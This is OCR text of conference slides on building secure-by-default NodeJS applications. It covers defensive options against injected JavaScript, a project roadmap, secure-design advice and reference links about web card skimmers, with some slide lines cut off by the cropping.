
what are the options?

1. JSONP...please, God, no...
2. ~~Regenerate js for c~~
   - ~~Shorten cache p~~
3. Minimize the amou
   running on sensitiv
4. Limit the context
   can run (e.g. sandl
   permissions it has
5. Track changes in ja
   allow
   - Make sure we know when failures occur



@darkmsph1t

what did we get done?



@darkmsph1t

what i learned

what's next?

1. (More) testing, refactor & documentation
2. Desktop (Electron) app && REST API
3. Introduction of audit through RBAC
    - Track policy changes
    - Very basic fuzzing & code-audit
4. Port boilerplate to other languages
    - GO, Spring, Ruby top priorities

@darkmsph1t

unsolicited advice

1. DO know what you have, understand its value and watch it
    a. This includes infrastructure
2. DON’T rely on the pen-test to catch all of the security issues
3. DO devote at least one sprint/epic on secure design & code review
4. DO make sure that you have a means of detecting attempts to circumvent your controls

@darkmsph1t

questions

@darkmsph1t


one size fits me

BUILDING SECURE-BY-DEFAULT NODEJS APPLICATIONS

FIGHT ME AT

yolonda smith

@ysmithND | @darkmsph1t



ysmithND.github.io

darkmsph1t@gmail.com

yolonda-smith

resources & references

- All things skimmer:
  - https://otx.alienvault.com/pulse/5ba3c739f1b1ed67ed7764c1
  - https://gwillem.gitlab.io/tag/skimming/
  - https://gwillem.gitlab.io/2018/09/18/abs-cbn.com-hacked/